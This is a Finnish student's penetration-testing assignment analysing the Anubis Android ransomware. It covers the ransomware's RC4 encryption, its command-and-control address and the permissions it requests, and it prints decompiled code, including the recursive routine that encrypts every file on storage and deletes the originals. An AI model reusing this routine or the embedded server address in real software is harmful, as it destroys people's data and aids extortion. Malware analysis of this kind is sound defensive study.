Opiskelija
Lauri Partinen
Kyberturvallisuus
ktkt23sp

24.11.2025

Penetraatiotestaus
Marko Oras

Viikkotehtävä 9

Anubis.apk tiedostossa on Anubis haittaohjelma. Anubis on hybridi haittaohjelman ja wiper haittaohjelman välillä. Tavoitteena on saada rahallinen korvaus, mutta samalla eliminoida mahdollisuus tietojen takaisin saamiseen, vaikka uhri maksaisi lunnasvaatimuksen. Anubis kryptaa, poistaa tai tekee molemmat datalle. Yleisimmät tavat, joilla infektio tapahtuu. Kalastelu sähköpostit, vanhat käyttöjärjestelmät tai sovellukset, joita ei ole suojattu.

ServiceCryptFiles tarkoituksena on etsiä laitteelta kaikki mahdolliset tiedostot ja salata ne. Koodi kutsuu GetDir() juurihakemistoille enviroment.getExternalStorageDirectory(). Se yrittää käydä läpi koko ulkoisen tallennustilan, kaikki kortit ja alihakemistot.

```
public void openDir(File file) {
    try {
        File[] listFiles = file.listFiles();
        for (File file2 : listFiles) {
            if (file2.isDirectory()) {
                openDir(file2);
            } else if (file2.isFile()) {
                try {
                    byte[] loadFile = UtilsClass.loadFile(file2);
                    if (this.status.equals("crypt")) {
                        if (!file2.getPath().contains(".AnubisCrypt")) {
                            byte[] cryptFile = this.utilsClass.cryptFile(loadFile, this.key);
                            FileOutputStream fileOutputStream = new FileOutputStream(file2.getPath() + ".AnubisCrypt", t
                            fileOutputStream.write(cryptFile);
                            fileOutputStream.close();
                            file2.delete();
                        }
                    } else if (this.status.equals("decrypt") && file2.getPath().contains(".AnubisCrypt")) {
                        byte[] decryptFile = this.utilsClass.decryptFile(loadFile, this.key);
                        FileOutputStream fileOutputStream2 = new FileOutputStream(file2.getPath().replace(".AnubisCrypt"
                        fileOutputStream2.write(decryptFile);
                        fileOutputStream2.close();
                        file2.delete();
                    }
                } catch (Exception e) {
                }
            }
        }
    } catch (Exception e2) {
    }
```

Koodi salaa kaikki tiedostot, joilla ei ole. AnubisCrypt päätettä esimerkiksi .jpg, .mp4, .pdf ja .txt. Aiemmat tiedostot kirjoitetaan uusiksi ja edellinen versio poistetaan.

Salaus on suoritetta käyttäen RC4 salausta, se voidaan huomata eri tiedostoista. RC4 on symmetrinen avainvirran salausmenetelmä. Cipher operoi data bitti kerrallaan kryptatakseen datan. Sitä on käytetty SSL ja TLS protokollissa. Nist ei suosittele käyttämään RC4 salausta kilpailijoihin nähden. RC4 pidetään yleisesti epäturvallisena sovelluksille, jotka tarvitsevat vahvaa turvallisuusluokitusta. Heikkouksia ovat esimerkiksi bar mitzvah hyökkäys ja heikkous crypto analyysissä.

C&C palvelimen osoite löytyy Constants.java tiedostosta. Osoite http://bosstan027.beget.tech/ .

```
public final String urlTwitter = "http://twitter.com/sadsad";
public final String urls = "http://bosstan027.beget.tech/";
```

Anubis kerää laajasti eri tietoja puhelimesta. ActivityPermission.java tiedostossa kerrotaan, mitä se pyrkii keräämään. Yhteystiedot, puhelimen sijainti, lähettää ja lukee tekstiviestit ja lukee kappaa tiedostot. Tiedot lähetetään osoitteeseen http://bosstan027.beget.tech/.

```
public class ActivityPermissions extends Activity {
    private static final int PERMISSION_REQUEST_CODE = 111;
    UtilsClass SF = new UtilsClass();
    StoreStringClass store = new StoreStringClass();

    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        if (this.SF.hasPermissions(this)) {
            finish();
        }
        if (Build.VERSION.SDK_INT >= 23) {
            if (checkCallingOrSelfPermission(this.store.READ_CONTACTS[0]) != 0) {
                requestPermissions(this.store.READ_CONTACTS, PERMISSION_REQUEST_CODE);
            }
            if (checkCallingOrSelfPermission(this.store.ACCESS_FINE_LOCATION[0]) != 0) {
                requestPermissions(this.store.ACCESS_FINE_LOCATION, PERMISSION_REQUEST_CODE);
            }
            if (checkCallingOrSelfPermission(this.store.CALL_PHONE[0]) != 0) {
                requestPermissions(this.store.CALL_PHONE, PERMISSION_REQUEST_CODE);
            }
            if (checkCallingOrSelfPermission(this.store.RECORD_AUDIO[0]) != 0) {
                requestPermissions(this.store.RECORD_AUDIO, PERMISSION_REQUEST_CODE);
            }
            if (checkCallingOrSelfPermission(this.store.WRITE_EXTERNAL_STORAGE[0]) != 0) {
                requestPermissions(this.store.WRITE_EXTERNAL_STORAGE, PERMISSION_REQUEST_CODE);
            }
            if (checkCallingOrSelfPermission(this.store.SEND_SMS[0]) != 0) {
                requestPermissions(this.store.SEND_SMS, PERMISSION_REQUEST_CODE);
            }
        }
        finish();
    }
```


Lunnaita ei tulisi maksaa, koska anubis haittaohjelma tuhoaa tai kryptaa tiedostot, vaikka maksaisit lunnasvaatimuksen. Haittaohjelman salauksen purku voi olla mahdollinen, koska CryptFile käyttää RC4 salausta. RC4 salausta voidaan hyväksikäyttää moni

eri keinoin, mutta hyökkäyksen uhrin näkökulmasta helppoa tapaa ei löytynyt.

```
/* access modifiers changed from: protected */
public void onHandleIntent(Intent intent) {
    this.status = this.utilsClass.SetRead(this, "status");
    this.key = this.utilsClass.SetRead(this, "key");
    File file = new File("/mnt");
    File file2 = new File("/mount");
    File file3 = new File("/sdcard");
    File file4 = new File("/storage");
    try {
```

Sovellus pyytää lupaa lukea yhteystietoja, tarkkaa GPS-sijaintia, puheluiden soittamiseen, mikrofoonin käyttöön, tiedostojen muokkaukseen ja salaukseen. Tekstiviestien lähettämiseen.

Luin netistä, että mahdollinen lista kaikista luvista, joita se pyytää löytyisi AndroidManifest.xml tiedostosta. En kuitenkaan saanut tiedostoa avattua luettavaan muotoon.



Bhatt, H. 2024. What is RC4? Is RC4 secure? encryptionconsulting. WWW-dokumentti. Saatavissa: https://www.encryptionconsulting.com/education-center/what-is-rc4/[viitattu [viitattu 24.11.2025].

Blocki, L. 2025. Anubis - New Ransomware on the Market. Storware. WWW-dokumentti. Saatavissa: https://storware.eu/blog/anubis-new-ransomware-on-the-market/ [viitattu 24.11.2025].

Kapon, B. 2025. Anubis: A New Ransomware Threat. Kela. WWW-dokumentti. Saatavissa: https://www.kelacyber.com/blog/anubis-a-new-ransomware-threat/ [viitattu 24.11.2025].